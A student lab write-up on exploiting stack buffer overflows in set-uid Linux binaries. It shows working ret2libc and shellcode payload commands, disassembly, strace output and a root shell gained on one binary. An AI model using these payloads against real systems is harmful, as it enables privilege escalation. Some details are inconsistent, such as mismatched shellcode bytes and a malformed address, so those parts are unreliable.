
Now that we found the addresses of "system"(0xb7e60430), "exit"(0xb7e53fb0), and "MYSHELL"(0xbfffffe83). We can build the input. Since we know the position of the return address in the input, which is after 212 bytes. The order of the addresses are, "system" first then "exit" and the last "MYSHELL". They need to be written in reverse.

Input:

```
$(python -c 'print("\x90" * 212 + "\x30\x04\xe6\xb7" +
"\xb0\x3f\xe5\xb7" + "\x83\xfe\xff\xbf")')
```

Final command:

```
./root-me-2 $(python -c 'print("\x90" * 212 +
"\x30\x04\xe6\xb7" + "\xb0\x3f\xe5\xb7" + "\x83\xfe\xff\xbf")')
```



```
samir@SSD-12:~/Desktop/Buffer-overflow/code$ ./root-me-2 $(python -c 'print("\x9
0" * 212 +"\x30\x04\xe6\xb7" +"\xb0\x3f\xe5\xb7" + "\x83\xfe\xff\xbf")')
Hello ���������������������������������������������������������������������������
��������������������������������������������������������������������������������
����������������������������������������������������������0念?龍���
# whoami
root
# id
uid=1000(samir) gid=1000(samir) euid=0(root) groups=0(root),27(sudo),999(vboxsf)
,1000(samir)
# 
```

Figure 14: Log as root

Question 7: Given the binary named "root-me-3", turn it into a set-uid program and find a buffer overflow vulnerability in order to log as root.


(FYI: I didn't provide details information, like using gdb for both system and shellcode. It'll be too long. However, they are the result of 1 week of work. Especially, for the system part, to find the right payload.)

First, we need to use those commands:

- `sudo sysctl -w kernel.randomize_va_space=0`
- `sudo chown root root-me-3`
- `sudo chmod 4755 root-me-3`

The source code was compiled with the option "-z execstack", which mean that the stack is executable. Here, we can use shellcode or system call to open a shell.

I used "readelf -s root-me-3" to see the section's header. We can see an interesting functions which is debug_mode.



```
    51: 00000000     0 FUNC    GLOBAL DEFAULT  UND getuid@@GLIBC_2.0
    52: 00000000     0 FUNC    GLOBAL DEFAULT  UND strcpy@@GLIBC_2.0
    53: 08049f20     0 OBJECT  GLOBAL HIDDEN    19 __DTOR_END__
    54: 080484ed    55 FUNC    GLOBAL DEFAULT   13 greet
    55: 0804a01c     0 NOTYPE  GLOBAL DEFAULT   24 __data_start
    56: 00000000     0 FUNC    GLOBAL DEFAULT  UND puts@@GLIBC_2.0
    57: 00000000     0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
    58: 0804a020     0 OBJECT  GLOBAL HIDDEN    24 __dso_handle
    59: 0804862c     4 OBJECT  GLOBAL DEFAULT   15 _IO_stdin_used
    60: 00000000     0 FUNC    GLOBAL DEFAULT  UND __libc_start_main@@GLIBC_
    61: 08048560    97 FUNC    GLOBAL DEFAULT   13 __libc_csu_init
    62: 0804a02c     0 NOTYPE  GLOBAL DEFAULT  ABS _end
    63: 080483f0     0 FUNC    GLOBAL DEFAULT   13 _start
    64: 08048628     4 OBJECT  GLOBAL DEFAULT   15 _fp_hw
    65: 080484a4    73 FUNC    GLOBAL DEFAULT   13 debug_mode
    66: 0804a024     0 NOTYPE  GLOBAL DEFAULT  ABS __bss_start
    67: 08048524    60 FUNC    GLOBAL DEFAULT   13 main
    68: 00000000     0 FUNC    GLOBAL DEFAULT  UND setuid@@GLIBC_2.0
    69: 00000000     0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
    70: 08048334     0 FUNC    GLOBAL DEFAULT   11 _init
samir@SSD-12:~/Desktop/Buffer-overflow-fixed/code$ readelf -s root-me-3
```


Figure 15: readelf command

I used another command which is "odjdump -d root-me-3" to display the assembler mnemonics for the machine instruction from root-me-3.

We can see that main and debug_mode call setuid and getuid. I suspect that we are dropping privilege to the one who executed the program in main. Which is me with uid=1000.


For debug_mode, it calls setuid(0) if the argument is different to 0. Otherwise, it calls setuid(getuid).

So I do not think, we'll be able to open a shell directly as root. However we can try to setuid(0) in a shellcode or call debug_mode.



```
08048524 <main>:
 8048524:       55                      push   %ebp
 8048525:       89 e5                   mov    %esp,%ebp
 8048527:       83 e4 f0                and    $0xfffffff0,%esp
 804852a:       83 ec 10                sub    $0x10,%esp
 804852d:       e8 5e fe ff ff          call   8048390 <getuid@plt>
 8048532:       89 04 24                mov    %eax,(%esp)
 8048535:       e8 a6 fe ff ff          call   80483e0 <setuid@plt>
 804853a:       83 7d 08 02             cmpl   $0x2,0x8(%ebp)
 804853e:       75 12                   jne    8048552 <main+0x2e>
 8048540:       8b 45 0c                mov    0xc(%ebp),%eax
 8048543:       83 c0 04                add    $0x4,%eax
 8048546:       8b 00                   mov    (%eax),%eax
 8048548:       89 04 24                mov    %eax,(%esp)
 804854b:       e8 9d ff ff ff          call   80484ed <greet>
 8048550:       eb 0c                   jmp    804855e <main+0x3a>
 8048552:       c7 04 24 64 86 04 08    movl   $0x8048664,(%esp)
 8048559:       e8 52 fe ff ff          call   80483b0 <puts@plt>
 804855e:       c9                      leave
 804855f:       c3                      ret
```

Figure 16: main instructions



```
080484a4 <debug_mode>:
 80484a4:       55                      push   %ebp
 80484a5:       89 e5                   mov    %esp,%ebp
 80484a7:       83 ec 28                sub    $0x28,%esp
 80484aa:       8b 45 08                mov    0x8(%ebp),%eax
 80484ad:       88 45 f4                mov    %al,-0xc(%ebp)
 80484b0:       80 7d f4 00             cmpb   $0x0,-0xc(%ebp)
 80484b4:       74 1b                   je     80484d1 <debug_mode+0x2d>
 80484b6:       c7 04 24 00 00 00 00    movl   $0x0,(%esp)
 80484bd:       e8 1e ff ff ff          call   80483e0 <setuid@plt>
 80484c2:       b8 30 86 04 08          mov    $0x8048630,%eax
 80484c7:       89 04 24                mov    %eax,(%esp)
 80484ca:       e8 b1 fe ff ff          call   8048380 <printf@plt>
 80484cf:       eb 1a                   jmp    80484eb <debug_mode+0x47>
 80484d1:       e8 ba fe ff ff          call   8048390 <getuid@plt>
 80484d6:       89 04 24                mov    %eax,(%esp)
 80484d9:       e8 02 ff ff ff          call   80483e0 <setuid@plt>
 80484de:       b8 44 86 04 08          mov    $0x8048644,%eax
 80484e3:       89 04 24                mov    %eax,(%esp)
 80484e6:       e8 95 fe ff ff          call   8048380 <printf@plt>
 80484eb:       c9                      leave
 80484ec:       c3                      ret
```

Figure 17: debug_mode instructions

Shellcode

So like in Question 5, we'll use shellcode to set the uid to 0 and open a shell. The codes to do that are the following:

- setuid(0);
- char * cmd[2] = {"/bin/sh", NULL};
- execve(cmd[0], cmd, NULL);

Shellcode:

```
\x31\xc0\x31\xdb\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f
\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99
\xb0\x0b\xcd\x80
```

```
xor    eax, eax         ; \x31\xc0   Clear eax (set eax to 0)
xor    ebx, ebx         ; \x31\xdb   Clear ebx (set ebx to 0)
mov    al, 0x17         ; \xb0\x46   Set syscall number for setuid   (23)
int    0x80             ; \xcd\x80   Call kernel to set effective UID to 0
    (root)
xor    eax, eax         ; \x31\xc0   Clear eax (reset to 0)
push   eax              ; \x50       Push 0 onto the stack (null
    terminator for string)
push   0x68732f2f       ; \x68\x2f\x2f\x73\x68  Push "//sh" onto the stack
push   0x6e69622f       ; \x68\x2f\x62\x69\x6e  Push "/bin" onto the stack
mov    ebx, esp         ; \x89\xe3   Set ebx to point to "/bin//sh"
push   eax              ; \x50       Push null onto the stack for    argv[2]
push   ebx              ; \x53       Push pointer to "/bin//sh" onto  the
    stack for argv[1]
mov    ecx, esp         ; \x89\xe1   Set ecx to point to argv (array  of
    pointers)
cdq                     ; \x99       Clear edx (set to 0)
mov    al, 0x0b         ; \xb0\x0b   Set syscall number for execve    (11)
int    0x80             ; \xcd\x80   Call kernel to execute "/bin//sh"
```

Listing 3: Disassembly of Shellcode

The function named "greet" is the same as the previous questions so the payload size is the same (216 Bytes).
Now we have to find return address to execute our shellcode. I'll be using the same address as question 5.


The structure of the input will look like this:

NOP (160 B) + Shellcode (32 B) + NOP(20 B) + address (4 B)

Final Command:

```
./root-me-3 $(python -c 'print("\x90" * 160 +
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x50
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89
\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80" +
"\x90" * 20 + "\xa4\xf1\xff\xbf")')
```


It didn't work.



```
samir@SSD-12:~/Desktop/Buffer-overflow-fixed/code$ ./root-me-3 $(python -c 'print
("\x90" * 160 + "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80" + "\x90" * 20 +
 "\xa4\xf1\xff\xbf")')
Hello ����������������������������������������������������������������������������
����������������������������������������������������������������������������������
����1�1·�Ph//shh/bin��PS�˜˥
                            ��������������������������
$ whoami
samir
$ id
uid=1000(samir) gid=1000(samir) groups=1000(samir),27(sudo),999(vboxsf)
$ 
```

Figure 18: Open shell with shellcode

I used strace "./root-me-3 <payload>" to understand the cause and it appears that I do not have the permission to use setuid(0).



```
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 2), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb7f
da000
write(1, "Hello \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220"..., 223Hello ���������������������������
���������������������������������������������������������������������������������
����������������������������������������������������1�1·�Ph//shh/bin��PS�˜˥
                                                                            �����
�������������������
) = 223
setuid(0)                               = -1 EPERM (Operation not permitted)
```

Figure 19: strace root-me-3

System

Since, we cant call setuid in a shellcode. I'll use debug_mode. Its address is "0x080484a4" from Figure 17

- **Address of "system"** = 0xb7e60430
- **Address of "exit"** = 0xb7e53fb0
- **Address of my env variable** = 0xbfffffe83

These addresses are known from Question 6.


The structure of the input will look like this:

NOP (208 B) + valid address + debug_mode address(4 B) + return address after debud_mode(4 B) + system address(4 B) + exit address(4 B) + env var address(4 B)

- **valid address** = 0x080484b0. It's the address of the comparison in debug_mode.
- **return address after debud_mode** = 0x080484ed. It's the address to jump to after the program is done with debug_mode. It needs to be 1 bit after the return address of debug_mode, otherwise, the program will open the shell first.

Final Command:


```
./root-me-3 $(python -c 'print("\x90"*208 + "\xb0\x84\x04\x08" +
"\xa4\x84\x04\x08" + "\xed\x84\x04\x08" + "\x30\x04\xe6\xb7" +
"\xb0\x3f\xe5\xb7" + "\x83\xfe\xff\xbf")')
```



```
samir@SSD-12:~/Desktop/Buffer-overflow-fixed/code$ ./root-me-3 $(python -c 'print
("\x90"*208 + "\xb0\x84\x04\x08" + "\xa4\x84\x04\x08" + "\xed\x84\x04\x08" + "\x3
0\x04\xe6\xb7" + "\xb0\x3f\xe5\xb7" + "\x83\xfe\xff\xbf")')
Hello ����������������������������������������������������������������������������
����������������������������������������������������������������������������������
�����������������������������������������������������������0▯念?龍���
Debug mod activatedHello S螂
$ whoami
samir
$ id
uid=1000(samir) gid=1000(samir) groups=1000(samir),27(sudo),999(vboxsf)
$ 
```

Figure 20: Open shell with system

The cause is the same as the shellcode. We don't have the permission to call setuid(0) in debug_mode.



```
write(1, "Hello \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\
220\220\220\220\220\220\220\220\220\220"..., 239Hello ����������������������������
����������������������������������������������������������������������������������
����������������������������������������������������������������������������������
��������������������������0▯念?龍���
) = 239
setuid32(0)                             = -1 EPERM (Operation not permitted)
write(1, "Debug mod activatedHello S\350\235\215\17\n", 31Debug mod activatedHell
o S螂
) = 31
```

Figure 21: Open shell with system

Conclusion

In conclusion, once the program executed "setuid(getuid())", we lost the euid=0. Thus, it's not possible to regain root privilege.